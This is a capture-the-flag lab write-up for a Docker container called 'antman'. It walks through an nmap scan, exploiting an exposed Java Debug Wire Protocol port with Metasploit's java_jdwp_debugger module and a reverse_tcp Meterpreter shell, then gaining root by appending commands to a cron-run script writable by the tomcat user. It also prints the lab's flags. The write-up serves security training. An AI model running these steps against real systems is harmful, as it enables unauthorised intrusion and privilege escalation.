Antman container writeup

Before doing the actual exercises, we will need to build the container first and start it. This can be done by going to the containers folder and after that into the antman folder, and compiling the container(docker-compose needed):
$ cd containers/antman | Change your working directory to the container's directory
$ docker-compose up -d | This will compile the container and run it in the background

If the compilation was successful you should get something similar to this:
Creating antman_container ... done

After compiling and running the container, we will need its IP. To get it we can use the provided tools, located in the files folder:

$ ../../files/getcontainerip.sh antman_container *(if you are still in the antman directory) and you will have to provide your root password.*

After running it you should get an IP:
In my case, the container IP is: 172.17.0.4 (this is the IP, I will use)

AND NOW WE CAN START DOING THE TASKS……..

TASK 1

- Perform a port scan on the target system. Scan for the 2000 most common ports, including a version scan. What service is running on TCP port 4141?

Performing scans on a system can be done with a tool called 'nmap'. We are required to scan the 2000 most common ports (can be done by adding '--top-ports 2000' flag), also we have to do a version scan on the running services(this can be achieved by adding the '-sV' flag or if we want even more detailed output, we can use '-A')

So the command becomes:

$ nmap --top-ports 2000 -sV 'CONTAINER IP'

In my case:

$ nmap --top-ports 2000 -sV 172.17.0.4

And the output, you should get is:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-18 17:15 CET
Nmap scan report for 172.17.0.4
Host is up (0.00030s latency).
Not shown: 1996 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
4141/tcp open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_312
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 8.5.16

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds
```

From this, we could see that we have:

* An Apache 2.4.29 server running on port 80
* Java Debug Wire Protocol 1.8 on port 4141
* Apache Jserv 1.3 on port 8009
* Apache Tomcat 8.5.16 on port 8080

THIS CONCLUDES TASK 1

TASK 2

- Compromise the system using the Metasploit module "java_jdwp_debugger". You can find the flag in the root directory of the server.

For this task, we need to use the module ‘java_jdwp_debugger’ from the Metasploit framework. With it, we are going to exploit the Java Debug Protocol, which is located on port 4141(check TASK 1).

The first thing we have to do is start the Metasploit framework by typing:
$ ***msfconsole***

If the Metasploit framework was installed correctly, you should get similar output:


```
       =[ metasploit v6.1.21-dev-                         ]
+ -- --=[ 2186 exploits - 1159 auxiliary - 399 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

[*] Starting persistent handler(s)...
msf6 >
```

Next, we need to find and use the java_jdwp_debugger module:

1. Find the module:

msf6 > ***search java jdwp*** |Searches for a module called ‘java djwp’

And you should get this:



2. Use the module:

There are 2 ways to use the module:

* By typing:

msf6 > ***use exploit/multi/misc/java_jdwp_debugger***

* Or right after we searched for the module, we type:

msf6 > ***use 0***(Like it’s recommended from the text colored in green)


After typing one of these,

msf6 > should change to this:

msf6 exploit(multi/misc/java_jdwp_debugger) >

This shows that we are using the module.

After that, type ***show options***, to show the options for the currently used module, the output should be something similar to this:




Now we have to change the default set payload to a **x64/x86** instead of **aarch64,** because a reverse shell cannot be openned when it’s aarch64**:**

msf6 exploit(multi/misc/java_jdwp_debugger) >

set payload linux/x86/meterpreter/reverse_tcp

msf6 exploit(multi/misc/java_jdwp_debugger) > ***show options***



From this, you could see that we have to set
RHOSTS – target's IP(172.17.0.4),
RPORT – target's PORT(4141),
LHOST – the machine's IP to connect, when the target is compromised(Exploit the target machine via the exploit and upload the reverse_tcp on the target machine and run it, this will connect the target machine to a specified IP, in this case, I set LHOST to my ***docker0 interface ip****(ifconfig)* *172.17.0.1* *)*
NOTE: We aren't changing the exploit target, because from the nmap scan we can see that it's a linux machine.

Setting a field could be done by typing: ***set 'FIELD NAME' 'VALUE'***
RHOST will be the container's IP(172.17.0.4 in my case)
msf6 exploit(multi/misc/java_jdwp_debugger) > ***set RHOST 172.17.0.4***
RPORT is the port of the service: 4141
msf6 exploit(multi/misc/java_jdwp_debugger) > ***set RPORT 4141***
LPORT is my machine IP
msf6 exploit(multi/misc/java_jdwp_debugger) > ***set LHOST 172.17.0.1***

Note:
you can change LPORT if you are already using this port

Now that everything is set, we just type ***exploit*** and if everything is correct you should get something similar:

```
msf6 exploit(multi/misc/java_jdwp_debugger) > exploit

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] 172.17.0.4:4141 - Retrieving the sizes of variable sized data types in the target VM...
[*] 172.17.0.4:4141 - Getting the version of the target VM...
[*] 172.17.0.4:4141 - Getting all currently loaded classes by the target VM...
[*] 172.17.0.4:4141 - Getting all running threads in the target VM...
[*] 172.17.0.4:4141 - Setting 'step into' event...
[*] 172.17.0.4:4141 - Resuming VM and waiting for an event...
[*] 172.17.0.4:4141 - Received 1 responses that are not a 'step into' event...
[*] 172.17.0.4:4141 - Deleting step event...
[*] 172.17.0.4:4141 - Disabling security manager if set...
[+] 172.17.0.4:4141 - Security manager was not set
[*] 172.17.0.4:4141 - Dropping and executing payload...
[*] Sending stage (984904 bytes) to 172.17.0.4
[+] 172.17.0.4:4141 - Deleted /tmp/dxbp1g
[*] Sending stage (984904 bytes) to 172.17.0.4
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.4:53018 ) at 2021-12-20 19:27:43 +0100

meterpreter > [*] Meterpreter session 2 opened (172.17.0.1:4444 -> 172.17.0.4:53020 ) at 2021-12-20 19:27:43 +0100

meterpreter >
```

Now we just have to go to the root directory(/) and there we should find a file containing the flag:

* meterpreter > ***cd /***
* meterpreter > ***ls***

```
meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  0     fil   2021-12-18 16:44:44 +0100  .dockerenv
040755/rwxr-xr-x  4096  dir   2021-12-18 16:36:42 +0100  bin
040755/rwxr-xr-x  4096  dir   2018-04-24 10:34:22 +0200  boot
040755/rwxr-xr-x  340   dir   2021-12-20 18:14:14 +0100  dev
040755/rwxr-xr-x  4096  dir   2021-12-18 16:44:44 +0100  etc
100777/rwxrwxrwx  25    fil   2021-10-04 13:08:45 +0200  flag_4_antman.txt
040755/rwxr-xr-x  4096  dir   2018-04-24 10:34:22 +0200  home
040755/rwxr-xr-x  4096  dir   2017-05-23 13:32:29 +0200  lib
040755/rwxr-xr-x  4096  dir   2021-09-30 14:33:35 +0200  lib64
040755/rwxr-xr-x  4096  dir   2021-09-30 14:32:04 +0200  media
040755/rwxr-xr-x  4096  dir   2021-09-30 14:32:04 +0200  mnt
040755/rwxr-xr-x  4096  dir   2021-12-18 16:43:42 +0100  opt
040555/r-xr-xr-x  0     dir   2021-12-20 18:14:14 +0100  proc
040700/rwx------  4096  dir   2021-12-18 16:44:12 +0100  root
040755/rwxr-xr-x  4096  dir   2021-12-18 16:44:52 +0100  run
040755/rwxr-xr-x  4096  dir   2021-12-18 16:36:42 +0100  sbin
040755/rwxr-xr-x  4096  dir   2021-09-30 14:32:04 +0200  srv
100644/rw-r--r--  2757  fil   2021-12-20 18:14:21 +0100  supervisord.log
100644/rw-r--r--  2     fil   2021-12-20 18:14:18 +0100  supervisord.pid
040555/r-xr-xr-x  0     dir   2021-12-20 18:14:14 +0100  sys
041777/rwxrwxrwx  4096  dir   2021-12-20 19:34:01 +0100  tmp
040755/rwxr-xr-x  4096  dir   2021-09-30 14:32:04 +0200  usr
040755/rwxr-xr-x  4096  dir   2021-12-18 16:34:38 +0100  var
```

There we can find the file '*flag_4_antman.txt*', we can look its content by:

* meterpreter > ***cat flag_4_antman.txt*** and we get:
flag_k1ll1ng_bugs_1s_h4rd

TASK 3:

- The /opt/ directory contains a way to escalate your privileges to "root". Can you find it? You can get a root flag in "/root/flag.txt".

First let's check what does the opt/ folder have in it:
* meterpreter > ***cd opt/***
* meterpreter > ***ls***

```
meterpreter > ls
Listing: /opt
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2021-12-18 16:43:55 +0100  admin
040755/rwxr-xr-x  4096  dir   2021-12-18 16:41:45 +0100  tomcat
```

2 folders, probably it's the admin folder:
* meterpreter > ***cd admin***
* meterpreter > ***ls***

```
meterpreter > ls
Listing: /opt/admin
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  144   fil   2021-10-04 13:08:45 +0200  delete-logs.sh
040755/rwxr-xr-x  4096  dir   2021-12-18 16:43:46 +0100  logs
```

My guess is that we have to do something with the '***delete-logs.sh***' file, so let's check it out:
* meterpreter > ***cat delete-logs.sh***

```
meterpreter > cat delete-logs.sh
#!/bin/bash

# Delete any file in the log directory
# This script is executed by root every 2 minutes (via cron job)

rm -rfv /opt/admin/logs/*
```

Mhmmm….. Interesting…..

EXECUTING AS ROOT ?, I think we are on the right track…..

Let's check who owns the file and who we are
* meterpreter > ***shell***
* meterpreter > ***id***
* ***ls -la***

```
meterpreter > shell
Process 419 created.
Channel 7 created.
id
uid=1000(tomcat) gid=1000(tomcat) groups=1000(tomcat)
ls -la
total 20
drwxr-xr-x 1 tomcat tomcat 4096 Dec 18 15:43 .
drwxr-xr-x 1 root   root   4096 Dec 18 15:43 ..
-rwxr-xr-x 1 tomcat tomcat  144 Oct  4 11:08 delete-logs.sh
drwxr-xr-x 1 tomcat tomcat 4096 Dec 18 15:43 logs
```

We are the tomcat user, and the ***'delete-logs.sh'*** file is owned by tomcat.
So we can exploit it by editing it, and just coppying the file in '***/root/flag.txt***' to another place:
echo "mv /root/flag.txt /tmp/flag.txt" >> delete-logs.sh
echo "chmod +r /tmp/flag.txt" >> delete-logs.sh

And after some time we should have a file in the /tmp directory
cat /tmp/flag.txt and we get:
flag_g3t_r00t_or_d1e_trying

MADE BY Dimitar Banchev